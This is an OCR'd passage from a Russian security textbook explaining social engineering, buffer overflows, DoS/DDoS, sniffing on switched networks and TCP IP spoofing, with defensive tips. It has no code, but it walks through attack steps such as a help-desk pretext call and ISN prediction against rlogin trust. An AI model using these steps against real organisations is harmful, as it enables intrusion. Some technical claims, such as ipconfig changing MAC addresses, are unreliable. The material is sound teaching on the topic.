Хакер не поленится сделать множество звонков, чтобы как следует изучить свою цель. Он начнет с того, что узнает имена руководителей на веб-сайте компании. С помощью этих данных он попытается раздобыть имена других служащих. Эти новые имена пригодятся ему в разговоре со службой технической поддержки для получения информации об учетных записях и о процедуре предоставления доступа. Еще один телефонный звонок поможет узнать, какая система используется и как осуществляется удаленный вход в систему. Используя имена реальных служащих и руководителей, хакер придумает целую историю о важном совещании на сайте клиента, на которое он якобы не может попасть со своей учетной записью удаленного доступа. Сотрудник службы технической поддержки сопоставит факты: человек знает, что происходит, знает имя руководителя и компании - и, недолго думая, предоставит ему доступ.

Другими формами социального инжиниринга являются исследование мусора организаций, виртуальных мусорных корзин, использование источников открытой информации (веб-сайтов, отчетов, предоставляемых в Комиссию по ценным бумагам США, рекламы), открытый грабеж и самозванство. Кража портативного компьютера или набора инструментов сослужит хорошую службу хакеру, который захочет побольше узнать о компании. Инструменты помогут ему сыграть роль обслуживающего персонала или сотрудника компании.

Социальный инжиниринг позволяет осуществить самые хитроумные проникновения, но требует времени и таланта. Он обычно используется хакерами, которые наметили своей жертвой конкретную организацию.

Совет

Самой лучшей обороной против атак социального инжиниринга является информирование служащих. Объясните им, каким образом служба технической поддержки может вступать с ними в контакт и какие вопросы задавать. Объясните персоналу этой службы, как идентифицировать сотрудника, прежде чем говорить ему пароль. Расскажите персоналу организации о выявлении людей, которые не должны находиться в офисе, и о том, как поступать в этой ситуации.

Переполнение буфера

Переполнение буфера - это одна из ошибок программирования, используемая хакерами (см. следующий раздел). Переполнение буфера труднее обнаружить, чем слабые пароли или ошибки конфигурации. Однако требуется совсем немного опыта для его эксплуатации. К сожалению, взломщики, отыскавшие возможности переполнения буфера, публикуют свои результаты, включая в них сценарий эксплойта или программу, которую может запустить каждый, кто имеет компьютер.

Переполнение буфера особенно опасно тем, что позволяет хакерам выполнить практически любую команду в системе, являющейся целью атаки. Большинство сценариев переполнения буфера дают хакерам возможность создания новых способов проникновения в атакуемую систему. С недавнего времени вход в систему посредством переполнения буфера заключался в добавлении строки в файл inetd.conf (в системе Unix этот файл управляет службами telnet и FTP), которая

создает новую службу для порта 1524 (блокировка входа). Эта служба позволяет злоумышленнику запустить интерпретатор команд root shell.

Следует отметить, что переполнение буфера не ограничивает доступ к удаленной системе. Существует несколько типов переполнений буфера, с помощью которых можно повысить уровень пользователя в системе. Локальные уязвимые места так же опасны (если не больше), как и удаленные.

Что такое переполнение буфера

Переполнение буфера - это попытка разместить слишком много данных в области компьютерной памяти. Например, если мы создадим переменную длиной в восемь байтов и запишем в нее девять байтов, то девятый байт разместится в памяти сразу вслед за восьмым. Если мы попробуем поместить еще больше данных в эту переменную, то в конечном итоге заполнится вся память, используемая операционной системой. В случае переполнения буфера интересуемая нас часть памяти называется стеком и является возвращаемым адресом функции, исполняемой на следующем шаге.

Стек управляет переключением между программами и сообщает операционной системе, какой код выполнять, когда одна часть программы (или функции) завершает свою задачу. В стеке хранятся локальные переменные функции. При атаке на переполнение буфера хакер помещает инструкции в локальную переменную, которая сохраняется в стеке. Эти данные занимают в локальной переменной больше места, чем выделенный под нее объем, и переписывают возвращаемый адрес в точку этой новой инструкции (рис. 3.2). Эта новая инструкция загружает для выполнения программную оболочку (осуществляющую интерактивный доступ) или другое приложение, изменяет файл конфигурации (inetd.conf) и разрешает хакеру доступ посредством создания новой конфигурации.



Рис. 3.2. Так работает переполнение буфера

Почему возникает переполнение буфера?

Переполнение буфера происходит очень часто из-за ошибки в приложении, когда пользовательские данные копируются в одну и ту же переменную без проверки объема этих данных перед выполнением операции. Очень многие программы страдают этим. Однако данная проблема устраняется довольно быстро, сразу, как только выявляется и привлекает к себе внимание разработчика. Но если это так легко сделать, то почему переполнение буфера существует до сих пор? Если программист будет проверять размер пользовательских данных перед их размещением в предварительно объявленной переменной, то переполнения буфера можно будет избежать.

Примечание

Следует заметить, что многие общие функции копирования строк в языке программирования C не выполняют проверку размера строки или буфера перед копированием данных. К ним относятся функции strcat(), strcpy(), sprintf(), vsprintf(), scanf() и gets().

Переполнение буфера можно обнаружить в результате исследования исходного кода программ. Хотя это звучит просто, на самом деле процесс долгий и сложный. Намного легче помнить о переполнении буфера в процессе создания программы, чем потом возвращаться и искать его.

Совет

Существует несколько автоматизированных сценариев, используемых для поиска вероятного переполнения буфера. К таким программным средствам относится программа SPLINT (ссылка: http://lclint.cs.virginia.edu/), которая производит проверку кода перед его компиляцией.

Отказ в обслуживании

Атаки на отказ в обслуживании (Denial-of-service, DoS) - это злонамеренные действия, выполняемые для запрещения легальному пользователю доступа к системе, сети, приложению или информации. Атаки DoS имеют много форм, они бывают централизованными (запущенными от одной системы) или распределенными (запущенными от нескольких систем).

Атаки DoS нельзя полностью предотвратить, их нельзя и остановить, если не удастся выявить источник нападения. Атаки DoS происходят не только в киберпространстве. Пара кусачек является нехитрым инструментом для DoS-атаки - надо только взять их и перерезать кабель локальной сети. В нашем рассказе мы не будем останавливаться на физических атаках DoS, а обратим особое внимание на атаки, направленные против компьютерных систем или сетей. Вы просто должны запомнить, что физические атаки существуют и бывают довольно разрушительны, иногда даже в большей степени, чем атаки в киберпространстве.

Следует отметить еще один важный момент в подготовке большинства

атак. Пока взломщику не удастся проникнуть в целевую систему, DoS-атаки запускаются с подложных адресов. IP-протокол имеет ошибку в схеме адресации: он не проверяет адрес отправителя при создании пакета. Таким образом, хакер получает возможность изменить адрес отправителя пакета для скрытия своего расположения. Большинству DoS-атак для достижения нужного результата не требуется возвращение трафика в домашнюю систему хакера

Централизованные DoS-атаки

Первыми типами DoS-атак были централизованные атаки (single-source), т. е. для осуществления атаки использовалась одна-единственная система. Наиболее широкую известность получила так называемая синхронная атака (SYN flood attack) (рис. 3.3). При ее выполнении система-отправитель посылает огромное количество TCP SYN-пакетов (пакетов с синхронизирующими символами) к системе-получателю. SYN-пакеты используются для открытия новых TCP-соединений. При получении SYN-пакета система-получатель отвечает ACK-пакетом, уведомляющим об успешном приеме данных, и посылает данные для установки соединения к отправителю SYN-пакета. При этом система-получатель помещает информацию о новом соединении в буфер очереди соединений. В реальном TCP-соединении отправитель после получения SYN ACK-пакета должен отправить заключительный ACK-пакет. Однако в этой атаке отправитель игнорирует SYN ACK-пакет и продолжает отправку SYN-пакетов. В конечном итоге буфер очереди соединений на системе-получателе переполняется, и система перестает отвечать на новые запросы на подключение.

Очевидно, что если источник синхронной атаки имеет легальный IP-адрес, то его можно относительно легко идентифицировать и остановить атаку. А если адрес отправителя является немаршрутизируемым, таким как 192.168.x.x? Тогда задача усложняется. В случае продуманного выполнения синхронной атаки и при отсутствии должной защиты IP-адрес атакующего практически невозможно определить.

Для защиты систем от синхронных атак было предложено несколько решений. Самый простой способ - размещение таймера во всех соединениях, ожидающих очереди. По истечении некоторого времени

соединения должны закрываться. Однако для предотвращения грамотно подготовленной атаки таймер придется установить равным такому маленькому значению, что это сделает работу с системой практически невозможной. С помощью некоторых сетевых устройств можно выявлять и блокировать синхронные атаки, но эти системы склонны к ошибочным результатам, поскольку ищут определенное количество отложенных подключений в заданном промежутке времени. Если атака имеет несколько источников одновременно, то ее очень трудно идентифицировать.

Рис. 3.3. Синхронная DoS-атака

После синхронной атаки были выявлены и другие атаки, более серьезные, но менее сложные в предотвращении. При выполнении атаки "пинг смерти" (Ping of Death) в целевую систему отправлялся пинг-пакет (ICMP эхо-запрос). В обычном варианте пинг-пакет не содержит

данных. Пакет "пинг смерти" содержал большое количество данных. При чтении этих данных системой-получателем происходило переполнение буфера в стеке протоколов, и возникал полный отказ системы. Разработчики стека не предполагали, что пинг-пакет будет использоваться подобным образом, и поэтому проверка количества данных, помещаемых в маленький буфер, не выполнялась. Проблема была быстро исправлена после выявления, и в настоящее время осталось мало систем, уязвимых для этой атаки.

"Пинг смерти" - лишь одна разновидность DoS-атаки, нацеленная на уязвимые места систем или приложений и являющаяся причиной их остановки. DoS-атаки разрушительны лишь в начальной стадии и быстро теряют свою силу после исправления системных ошибок.

Примечание

К сожалению, выявление новых DoS-атак, направленных против приложений и операционных систем, носит регулярный характер. От новых нападений можно немного отдохнуть, лишь пока хакеры исправляют ошибки в сценариях прошлых атак.

Распределенные DoS-атаки

Распределенные DoS-атаки (Distributed DoS attacks, DDoS) - это DoS-атаки, в осуществлении которых участвует большое количество систем. Обычно DDoS-атакой управляет одна главная система и один хакер. Эти атаки не обязательно бывают сложными. Например, хакер отправляет пинг-пакеты по широковещательным адресам большой сети, в то время как с помощью подмены адреса отправителя - спуфинга (spoofing) - все ответы адресуются к системе-жертве (рис. 3.4). Такая атака получила название smurf-атаки. Если промежуточная сеть содержит много компьютеров, то количество ответных пакетов, направленных к целевой системе, будет таким большим, что приведет к выходу из строя соединения из-за огромного объема передаваемых данных.

Современные DDoS-атаки стали более изощренными по сравнению со smurf-атакой. Новые инструментальные средства атак, такие как Trinoo, Tribal Flood Network, Mstream и Stacheldraht, позволяют хакеру координировать усилия многих систем в DDoS-атаке, направленной против одной цели. Эти средства имеют трехзвенную структуру. Хакер

взаимодействует с главной системой или серверным процессом, размещенным на системе-жертве. Главная система взаимодействует с подчиненными системами или клиентскими процессами, установленными на других захваченных системах. Подчиненные системы ("зомби") реально осуществляют атаку против целевой системы (рис. 3.5). Команды, передаваемые к главной системе и от главной системы к подчиненным, могут шифроваться или передаваться с помощью протоколов UDP (пользовательский протокол данных) или ICMP (протокол управляющих сообщений), в зависимости от используемого инструмента. Действующим механизмом атаки является переполнение UDP-пакетами, пакетами TCP SYN или трафиком ICMP. Некоторые инструментальные средства случайным образом меняют адреса отправителя атакующих пакетов, чрезвычайно затрудняя их обнаружение.



Рис. 3.4. Осуществление smurf-атаки

Главным результатом DDoS-атак, выполняемых с использованием специальных инструментов, является координация большого количества систем в атаке, направленной против одной системы. Независимо от того, сколько систем подключено к интернету, сколько систем используется для регулирования трафика, такие атаки могут буквально сокрушить организацию, если в них участвует достаточное количество подчиненных систем.



Рис. 3.5. Структура инструментального средства для выполнения DDoS-атаки

Вопросы для самопроверки

1. Перечислите важнейшие мотивы хакерской деятельности.
2. Как называются системы, которые реально осуществляют DDoS-атаку?

Изучение современных методов

Многие современные атаки выполняются так называемыми "скрипт киддиз" (script kiddies). Это пользователи, отыскивающие сценарии эксплойтов в интернете и запускающие их против всех систем, которые только можно найти. Эти нехитрые способы атак не требуют специальных знаний или инструкций.

Однако существуют и другие методы, основанные на более глубоком понимании работы компьютеров, сетей и атакуемых систем. В данном разделе мы познакомимся с такими методами - с прослушиванием (снифингом, от англ. sniffing) коммутируемых сетей и имитацией IP-адреса (IP-spoofing).

Прослушивание коммутируемых сетей

Прослушивание, или снифинг (sniffing), используется хакерами/крэкерами после взлома системы для сбора паролей и другой системной информации. Для этого снифер устанавливает плату сетевого интерфейса в режим прослушивания смешанного трафика (promiscuous mode), т. е. сетевой адаптер будет перехватывать все пакеты, перемещающиеся по сети, а не только пакеты, адресованные данному адаптеру или системе. Сниферы такого типа хорошо работают в сетях с разделяемой пропускной способностью с сетевыми концентраторами - хабами.

Поскольку сейчас больше используются сетевые коммутаторы, эффективность снифинга стала снижаться. В коммутируемой среде не применяется режим широковещательной передачи, вместо этого пакеты отправляются непосредственно к системе-получателю. Однако коммутаторы не являются защитными устройствами. Это обычные сетевые устройства, следовательно, обеспечиваемая ими безопасность скорее побочный продукт их сетевого назначения, чем элемент

конструкции. Поэтому вполне возможно появление снифера, способного работать и в коммутируемой среде. И это уже произошло. Снифер, специально разработанный для коммутируемой среды, можно найти по адресу ссылка: http://ettercap.sourceforge.net/.

Для прослушивания трафика в коммутируемой среде хакер должен выполнить одно из условий:

- "убедить" коммутатор в том, что трафик, представляющий интерес, должен быть направлен к сниферу;
- заставить коммутатор отправлять весь трафик ко всем портам.

При выполнении одного из условий снифер сможет считывать интересующий трафик и, таким образом, обеспечивать хакера искомой информацией.

Перенаправление трафика

Коммутатор направляет трафик к портам на основании адреса доступа к среде передачи данных (Media Access Control) - MAC-адреса - для кадра, передаваемого по сети Ethernet. Каждая плата сетевого интерфейса имеет уникальный MAC-адрес, и коммутатор "знает" о том, какие адреса назначены какому порту. Следовательно, при передаче кадра с определенным MAC-адресом получателя коммутатор направляет этот кадр к порту, к которому приписан данный MAC-адрес.

Ниже приведены методы, с помощью которых можно заставить коммутатор направлять сетевой трафик к сниферу:

- ARP-спуфинг;
- дублирование MAC-адресов;
- имитация доменного имени.

ARP-спуфинг (ARP-spoofing). ARP - это протокол преобразования адресов (Address Resolution Protocol), используемый для получения MAC-адреса, связанного с определенным IP-адресом. При передаче трафика система-отправитель посылает ARP-запрос по IP-адресу получателя. Система-получатель отвечает на этот запрос передачей своего MAC-адреса, который будет использоваться системой-

отправителем для прямой передачи трафика.

Если снифер захватит трафик, представляющий для него интерес, то он ответит на ARP-запрос вместо реальной системы-получателя и предоставит собственный MAC-адрес. В результате система-отправитель будет посылать трафик на снифер.

Для обеспечения эффективности данного процесса необходимо переадресовывать весь трафик на снифер вместо реального места назначения. Если этого не сделать, то появится вероятность возникновения отказа в доступе к сети.

Примечание

ARP-спуфинг работает только в локальных подсетях, поскольку ARP-сообщения передаются только внутри локальной подсети. Снифер должен размещаться в том же самом сегменте локальной сети, где находятся системы отправителя и получателя.

Дублирование MAC-адресов. Дублирование MAC-адреса системы-получателя является еще одним способом "убедить" коммутатор посылать трафик на снифер. Для этого хакеру нужно изменить MAC-адрес на снифере и разместиться в системе, которая находится в том же сегменте локальной сети.

Примечание

Считается, что изменить MAC-адреса невозможно. Однако дело обстоит совсем не так. Это можно сделать в системе Unix с помощью команды ifconfig. Аналогичные утилиты имеются и в системе Windows - ipconfig.

Для выполнения ARP-спуфинга снифер должен располагаться в той же самой локальной подсети, что и обе системы (отправитель и получатель), чтобы иметь возможность дублирования MAC-адресов.

Имитация доменного имени. Существует третий способ заставить коммутатор отправлять весь трафик на снифер: нужно "обмануть" систему-отправителя, чтобы она использовала для передачи данных реальный MAC-адрес снифера. Это осуществляется с помощью

имитации доменного имени.

При выполнении этой атаки снифер перехватывает DNS-запросы от системы-отправителя и отвечает на них. Вместо IP-адреса систем, к которым был послан запрос, система-отправитель получает IP-адрес снифера и отправляет весь трафик к нему. Далее снифер должен перенаправить этот трафик реальному получателю. Мы видим, что в этом случае атака имитации доменного имени превращается в атаку перехвата.

Для обеспечения успеха данной атаки сниферу необходимо просматривать все DNS-запросы и отвечать на них до того, как это сделает реальный получатель. Поэтому снифер должен располагаться на маршруте следования трафика от системы-отправителя к DNS-серверу, а еще лучше - в той же локальной подсети, что и отправитель.

Примечание

Снифер мог бы просматривать запросы, отправляемые через интернет, но чем дальше он от системы-отправителя, тем сложнее гарантировать, что он первым ответит на них.

Отправка всего трафика ко всем портам

Вместо выполнения одного из вышеперечисленных методов хакер может заставить коммутатор работать в качестве хаба (концентратора). Каждый коммутатор использует определенный объем памяти для хранения таблицы соответствий между MAC-адресом и физическим портом коммутатора. Эта память имеет ограниченный объем. В случае ее переполнения некоторые коммутаторы могут ошибочно выдавать состояние "открытый". Это значит, что коммутатор прекратит передачу трафика по определенным MAC-адресам и начнет пересылать весь трафик ко всем портам. В результате коммутатор станет работать подобно сетевому устройству коллективного доступа (хабу), что позволит сниферу выполнить свои функции. Для инициализации такого способа атаки хакер должен непосредственно подключиться к нужному коммутатору.

Выполнение атак

Давайте подумаем о том, что требуется для выполнения вышеперечисленных атак. В случае ARP-спуфинга, дублирования MAC-адресов или MAC-флудинга злоумышленник должен напрямую подключиться к атакуемому коммутатору. Такое подключение требуется и для имитации доменного имени.

Вывод такой - хакер должен установить систему на локальном коммутаторе. Он может вначале войти в систему через известную уязвимость, а затем инсталлировать необходимое для снифинга программное обеспечение. В другом варианте хакер уже находится внутри организации (он ее служащий или подрядчик). В этом случае он использует свой законный доступ в локальную сеть, что позволяет ему связаться с коммутатором.

Имитация IP-адреса

Как уже говорилось выше, правильность IP-адресов в пакетах, передаваемых по сети, не проверяется. Следовательно, хакер может изменить адрес отправителя так, чтобы казалось, будто пакет прибывает с любого адреса. Сложность заключается в том, что возвращаемые пакеты (SYN ACK-пакеты в TCP-соединении) не смогут вернуться к системе-отправителю. Следовательно, попытка имитации IP-адреса (IP-спуфинг) для установки TCP-соединения связана с серьезными трудностями. Кроме того, в TCP-заголовке содержится порядковый номер, используемый для подтверждения приема пакета. Исходный порядковый номер (initial sequence number, ISN) для каждого нового соединения выбирается псевдо-случайным образом.

В 1989 г. Стив Беловин (Steve Bellovin) из лаборатории AT&T Bell опубликовал статью "Проблемы безопасности семейства протоколов TCP/IP" в журнале "Компьютеры и сети" ("Computer and Communications Review"). В этой статье говорится о том, что во многих реализациях протоколов TCP/IP исходный порядковый номер не выбирается случайным образом, а вместо этого просто увеличивается с определенным приращением. Следовательно, при наличии данных о последнем известном ISN следующий номер можно вычислить заранее. Именно благодаря этому возможно выполнение атаки IP-имитации.

Подробные сведения об атаке имитации IP-адреса

На рис. 3.6 показано выполнение атаки имитации IP-адреса. Вначале хакер идентифицирует свою цель. Он должен определить величину приращения исходного порядкового номера (ISN). Это можно сделать, выполняя серию легальных подключений к целевой системе и отмечая возвращаемые ISN (при этом хакер рискует "засветить" свой реальный IP-адрес).



Рис. 3.6. Выполнение имитации IP-адреса

После определения величины приращения ISN хакер посылает к целевой системе TCP SYN-пакет с измененным IP-адресом отправителя. Система ответит TCP SYN ACK-пакетом, который будет передан по этому подложному адресу и до хакера, следовательно, не дойдет. SYN ACK-пакет содержит исходный порядковый номер целевой системы. Для завершения процесса установки подключения данный ISN необходимо подтвердить отправкой заключительного TCP ACK-пакета. Хакер подсчитывает приблизительный ISN (основываясь на величине приращения, которую он выяснил заранее) и отправляет ACK-пакет, содержащий подложный IP-адрес отправителя и подтверждение ISN.

Если все это будет правильно выполнено, хакер закроет легальное подключение к целевой системе. Он сможет посылать команды и информацию к системе, но не будет получать ответы.

Имитация IP-адреса - пример из практики

При атаке имитации IP-адреса компьютерная система считает, что она взаимодействует с другой системой. Как это реализуется на практике? Ясно, что подобная атака, нацеленная на службу электронной почты или веб-службу, много не даст. То же самое справедливо и для атак "грубой силы" с помощью командной строки telnet. А что можно сказать про службы, использующие IP-адрес отправителя, такие как rlogin или rsh?

При настройке служб rlogin или rsh IP-адрес отправителя является важным компонентом, поскольку он определяет, кому разрешено использование этих служб. Удаленные хосты, допущенные к таким соединениям, называются доверенными. При использовании имитации IP-адреса доверенной системы можно успешно взломать целевую систему.

При обнаружении системы, имеющей доверительные отношения с другой системой и находящейся в сети, к которой можно подключиться, имитация IP-адреса позволит хакеру получить доступ в эту систему. Однако есть еще одна проблема, которую он должен решить. Целевая система в ответ на подложные пакеты будет отправлять данные доверенной системе. В соответствии со спецификацией TCP доверенная система может ответить перезагрузкой или пакетом сброса (RST-пакетом), поскольку она не имеет сведений о подключении. Хакер не должен допустить этого и обычно выполняет DoS-атаку против доверенной системы. На рис. 3.7 показан процесс выполнения атаки с использованием имитации IP-адреса.

При подключении к службе rlogin хакер может зарегистрироваться как пользователь доверенной системы (неплохим вариантом будет учетная запись root, имеющаяся во всех Unix-системах). Позже он обеспечит себе более удобный способ входа в систему. (При подключении с помощью имитации IP-адреса хакер не получает ответы целевой системы на свои действия.) Он может настроить целевую систему для разрешения доступа с помощью rlogin с удаленной системы или добавить учетную запись для своего личного использования.

Вопрос к эксперту

Вопрос. Имеются ли случаи успешного проникновения в систему посредством имитации IP-адреса?

Ответ. Конечно. Кевин Митник (Kevin Mitnick) использовал именно этот тип атаки для проникновения в Центр суперкомпьютеров в Сан-Диего. Он реализовал атаку во время рождественских праздников, когда в системах почти не было пользователей. Это способствовало его планам, так как никто не обращал внимание на его действия



Рис. 3.7. Практическая реализация атаки имитации IP-адреса

Выявление вредоносных программ

Вредоносный код продолжает оставаться большой проблемой безопасности для большинства организаций, а также для домашних

пользователей. Термин "вредоносный код" подразумевает три различных типа программ:

- компьютерные вирусы;
- программы "троянский конь";
- черви.

В следующих разделах мы подробно рассмотрим каждый тип.

Вирусы

